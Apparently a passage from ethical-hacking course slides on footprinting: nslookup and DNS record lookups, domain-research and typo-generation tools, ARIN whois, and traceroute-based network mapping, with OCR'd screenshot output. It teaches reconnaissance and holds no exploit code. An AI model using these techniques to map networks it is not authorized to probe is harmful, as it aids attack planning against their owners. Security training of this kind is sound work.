


SpiderFoot: Screenshot 1






SpiderFoot: Screenshot 2





SpiderFoot: Screenshot 3



Tool: Nslookup

Nslookup is a program to query Internet domain name servers. Displays information that can be used to diagnose Domain Name System (DNS) infrastructure

It helps find additional IP addresses if authoritative DNS is known from whois

MX record reveals the IP of the mail server

Both Unix and Windows come with a Nslookup client

Third party clients are also available – for example, Sam Spade



Nslookup: Screenshot


```
ov cmd.exe - nslookup
C:\WINDOWS>nslookup
Default Server: zeus.pngcom.com
Address: 206.62.8.10
> www.techrepublic.com
Server: zeus.pngcom.com
Address:
          206.62.8.10
Non-authoritative answer:
Name:
        c17-sha-redirect-lb.cnet.com
Address: 216.239.113.101
Aliases: www.techrepublic.com
```



Extract DNS Information

Using www.dnsstuff.com, you can extract DNS information such as:

- Mail server extensions
- IP addresses







Extract DNS Information: Snapshot

DNS Lookup: eccouncil.org MX record

Generated by www.DNSstuff.com

How I am searching:

Searching for eccouncil.org MX record at e.root-servers.net [192.203.230.10]; Got referral to TLD1.ULTRADNS.NET. [took 101 m Searching for eccouncil.org MX record at TLD1.ULTRADNS.NET. [204.74.112.1]; Got referral to AUTH2.NS.NYI.NET. [took 44 ms] Searching for eccouncil.org MX record at AUTH2.NS.NYI.NET. [66.111.15.154]; Reports mail.eccouncil.org. [took 51 ms]

Answer:

Domain	Туре	Class	TTL	Answer
eccouncil.org.	МX	171	3600	mail.eccouncil.org. [Preference = 5]
eccouncil.org.	NS	IM	3600	auth2.ns.nyi.net.
eccouncil.org.	NS	IN	3600	auth 1.ns.nyi.net.
mail.eccouncil.org	A	IM	3600	66.111.15.34

To see the DNS traversal, to make sure that all DNS servers are reporting the correct results, you can Click Here.

Note that these results are obtained in real-time, meaning that these are **not** cached results.

These results are what DNS resolvers all over the world will see right now (unless they have cached information).

(C) Copyright 2000-2005 R. Scott Perry



C EH Types of DNS Records


A	A host's IP address. An address record allowing a computer name to be translated into an IP address. Each computer must have this record for its IP address to be located.
MX	Host's or domain's mail exchanger(s).
NS	Host's or domain's name server(s).
CNAME	Host's canonical name allows additional names or aliases to be used to locate a computer.
SOA	Indicates authority for the domain.
SRV	Service location record.
RP	Responsible person.
PTR	Host's domain name, host identified by its IP address.
TXT	Generic text record.
HINFO	Host information record with CPU type and operating system



Tool: Necrosoft Advanced DIG

Necrosoft Advanced DIG (ADIG) is a TCP-based DNS client that supports most of the available options, including AXFR zone transfer







Tool: Expired Domains

Expired Domains enable to search through a list of expiring domain names by keyword, domain, character length, and other criteria

The program can download an updated list of domain names with the click of a button


Multiple filter rules can be created to find domain names that are of interest

List can be printed, exported, and selected and domain can be saved in a draft list





Expired Domains: Screenshot





Tool: DomainKing

DomainKing is a domain name lookup tool that can help to find available domain names, including domains that are about to expire

It can import or extract domain names from a text file and generate them based on keywords



Extract domain names from search engine results, which enable to search for domain names that are expired but still indexed by search engines




DomainKing allows to generate mistyped variations of a domain name

It supports more than 100 domain extensions and provides a fast lookup with color coded results and integrated WHOIS lookup



DomainKing: Screenshot





Tool: Domain Name Analyzer



Domain Name Analyzer is a domain name lookup tool that allows to research, find, register, and manage domain names for product or business


It includes options to generate multiple domain names from keywords and then checks them all for availability through a single click

The program is easy to use with a pleasant interface and online help

It supports all global and country code top level domains as well as trademark lookup, favorite registrar configuration, and payment status lookup



Domain Name Analyzer: Screenshot





Tool: DomainInspect



DomainInspect is a domain name tool that helps to find available domain names

Manually input domain names, and check if they are registered, or have the program generate a list of domain name combinations based on keyword schemes or keywords specified




Domain list can be imported to check them (multi-threaded), and optionally save, print, or export results to HTML, Excel, Text, XML, or comma-separated

Additional features include integrated trademark lookup, registration option, and more



DomainInspect: Screenshot





Tool: MSR Strider URL Tracer



MSR Strider URL Tracer enables to scan a domain name to see the third party domains that it serves content from and/or whether the site is being redirected

It also includes a feature that allows to generate a list of common typos based on the domain name


It scans and browses the list of generated names in order to spot domains that capitalize on inadvertent URL misspellings (typo-squatting)

It offers a detailed WHOIS lookup as well as an option to block sites, so they can no longer be accessed with Internet Explorer

Strider URL Tracer can also be very useful for webmasters or site owners who want to track down typo-squatting violations



MSR Strider URL Tracer: Screenshot



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Tool: Mozzle Domain Name Pro

Mozzle is an advanced domain name search tool that features flexible and customizable domain name creation patterns

It also allows brainstorming using a built-in automatic thesaurus


Mozzle also includes Net Speak; a feature that generates alternative spellings to domain names, such as "4kids" for the domain name "forkids"

Mozzle offers 3 main search modes:

- Simple Search is the easiest to use
- Advanced Search allows to specify independent groups of alternative words with individual settings for the position of the words in domain name
- Pattern Search includes 5 wildcard characters and allows optional and alternate domain name parts to be specified



Mozzle Domain Name Pro: Screenshot



Domain Research Tool (DRT)

Domain Research Tool is an application that can be used on the initial enumeration of a target network

Functions of DRT:

- Finds domains
- Gathers search engine traffic information
- Enumerates backlinks
- Establishes page ranking statistics with a number of search engines

Features:

- BULK Scanning support
- Powerful Proxy Support
- IDN Support
- Typo Generator
- Portfolio Management support
- Watch List
- Type-in Domain Finder









Domain Research Tool (DRT): Screenshots

DRT provides the expiry details for the target domain and that it indeed does resolve



DRT provides the Domain registration information, Name Server, and Contact Email Address





Tool: Domain Status Reporter

Domain Name Status Reporter is a simple tool that allows you to monitor the status of the selected top level domains

You can add interested Domain names into a list, and then check all of them (or individual ones) for availability



Supported domains include .com, .net, .org, .edu, .info, and .biz




In addition to status, program displays expiration date and last updated date and created date

Settings allow to customize Whois server to be used, as well as domain extensions and keywords in Whois response that indicate that the domain name may be available



Domain Status Reporter: Screenshot



Reggie is an easy to use and flexible domain name checker with a built in 80,000 word English dictionary

It uses both HTTP and Whois searches and works through firewalls and HTTP authorization


Reggie offers 5 automated search options including a Word List Builder which can build a list using a combination of 4 different words

It also supports "Sounds Like"using Soundex and Metaphone functions to find available domain names

Advanced users can also specify which servers to use for each domain extensions



Reggie: Screenshot





Locating Network Range



Locate the Network Range

Commonly includes:


- Finding the range of IP addresses
- Discerning the subnet mask

Information Sources:

- ARIN (American Registry of Internet Numbers)
- Traceroute

Hacking Tool:

- NeoTrace
- Visual Route





ARIN allows searches on the whois database to locate information on a network's autonomous system numbers (ASNs), network-related handles, and other related point of contact (POC)

ARIN whois allows querying the IP address to find information on the strategy used for subnet addressing



ARIN: Screenshot



Applying the principles of stewardship, ARIN, a nonprofit corporation, allocates Internet Protocol resources; develops consensus-based policies; and facilitates the advancement of the Internet through information and educational outreach.

Announcements

RSS 2.0

Wed, 16 Jan 2008
Call for Community
Consultation Software Repository

Tue, 15 Jan 2008 Join us in Los Angeles for ARIN XXII

Fri, 11 Jan 2008 ARIN Database Upgrade

Thu, 10 Jan 2008 ARIN AC Elects Chair for 2008

Wed, 09 Jan 2008 ARIN Elects Officers for 2008

Wed, 09 Jan 2008 Hotel Information for ARIN XXI in Denver,

American Registry for Internet Numbers

- Registration Services
- Request and manage number resources; Guidelines; Templates; Routing Registry
- ★ Templates
- ★ Guidelines
- ★ ARIN Service Region

- Policies
- Policy proposals, manual, and archives
- ★ Internet Resource Policy Evaluation Process
- Number Resource Policy Manual

Search WHOIS Need WHOIS help?

- 💇 International Community
- Information about other RIRs, Internet community organizations; Number Resource Organization (NRO)
- Billing
- Service fee information and online payment forms
- ★ Fee Schedule
- Make Payment / Update Billing POC
- Membership
- Membership information and benefits, listing of current members

★ IPv6 Information Center

Legacy RSA Information

- ★ Network Abuse
- 🌟 Contact Us
- 大 Suggestions
- ★ Mailing Lists
- 🬟 Site Map

Meetings

- Meeting and sponsorship information; ARIN, Board, and Advisory Council meeting minutes
- * ARIN XXI Meeting



EH ARIN Whois Output: Screenshot

Output from ARIN Whois				
ARIN Home Page ARI	N Site Map ARIN \	Whois Help NEW! Da	tabase & Temp	plate Conversion Information Center
Search for :	Subr	mit Query		
One Redmond, WA US Netname: MI Netblock: 2 Coordinator Microsof	BLK-MICROSOFT- way 98052 CROSOFT-GLOBAL 07.46.0.0 - 20	-NET	dom	ARIN allows searches on the whois database to locate information on a network's autonomous system numbers (ASNs), network- related handles, and other

Traceroute works by exploiting a feature of the Internet Protocol called TTL or Time To Live

Traceroute reveals the path IP packets travel between two systems by sending out consecutive sets of UDP or ICMP packets with everincreasing TTLs

As each router processes an IP packet, it decrements the TTL. When the TTL reaches zero, that router sends back a "TTL exceeded" message (using ICMP) to the originator

Routers with reverse DNS entries may reveal the name of routers, network affiliation, and geographic location



Traceroute: Screenshot

```
Command Prompt
C:\>tracert mediacollege.com
Tracing route to mediacollege.com [66.246.3.197]
over a maximum of 30 hops:
      <10 ms
                <10 ms
                         <10 ms
                                  192.168.1.1
 1234567890
      240 ms
                421 ms
                          70 ms
                                  219-88-164-1.jetstream.xtra.co.nz [219.88.164.1]
                 30 ms
       20 ms
                          30 ms
                                  210.55.205.123
                                  Request timed out.
                          40 ms
       30 ms
                 30 ms
                                  202.50.245.197
       30 ms
                 40 ms
                          40 ms
                                 g2-0-3.tkbr3.global-gateway.net.nz [202.37.245.140]
                                 so-1-2-1-0.akbr3.global-gateway.net.nz [202.50.116.161]
       30 ms
                 30 ms
                          40 ms
      160 ms
                161 ms
                         160 ms
                                 p1-3.sjbr1.global-gateway.net.nz [202.50.116.178]
      160 ms
                171 ms
                         160 ms
                                  so-1-3-0-0.pabr3.global-gateway.net.nz [202.37.245.230]
                         170 ms
      160 ms
                161 ms
                                  pao1-br1-g2-1-101.gnaps.net [198.32.176.165]
 11
12
13
14
15
16
17
                                  lax1-br1-p2-1.gnaps.net [199.232.44.5]
      180 ms
                         180 ms
                181 ms
                                  lax1-br1-ge-0-1-0.gnaps.net [199.232.44.50]
      170 ms
                170 ms
                         171 ms
                                  nvc-m20-ge2-2-0.gnaps.net [199.232.44.21]
      240 ms
                241 ms
                         240 ms
      240 ms
                251 ms
                         250 ms
                                  ash-m20-ge1-0-0.gnaps.net [199.232.131.36]
                                  0503.ge-0-0-0.gbr1.ash.nac.net [207.99.39.157]
      241 ms
                240 ms
                         250 ms
      251 ms
                         250 ms
                                  0.so-2-2-0.gbr2.nwr.nac.net [209.123.11.29]
                260 ms
                                  0.so-0-3-0.gbr1.oct.nac.net [209.123.11.233]
      250 ms
                260 ms
                         261 ms
 18
      250 me
                260 ms
                         261 ms
                                  209.123.182.243
      250 ms
                                  sol.yourhost.co.nz [66.246.3.197]
                260 ms
                         261 ms
Trace complete.
C:V>
```



Trace Route Analysis

Traceroute is a program that can be used to determine the path from source to destination

By using this information, an attacker determines the layout of a network and the location of each device

For example: after running several traceroutes, an attacker might obtain the following information:


- traceroute 1.10.10.20, second to last hop is 1.10.10.1
- traceroute 1.10.20.10, third to last hop is 1.10.10.1
- traceroute 1.10.20.10, second to last hop is 1.10.10.50
- traceroute 1.10.20.15, third to last hop is 1.10.10.1
- traceroute 1.10.20.15, second to last hop is 1.10.10.50



By putting this information together, you can diagram the network (see the next slide)



Trace Route Analysis






Tool: 3D Traceroute

3D Traceroute is a full-blown three-dimensional traceroute program that allows you to visually monitor Internet's connectivity


It offers an attractive and fast loading 3D interface as well as optional text results








3D Traceroute: Screenshot 1






3D Traceroute: Screenshot 2





Tool: NeoTrace (Now McAfee Visual Trace)

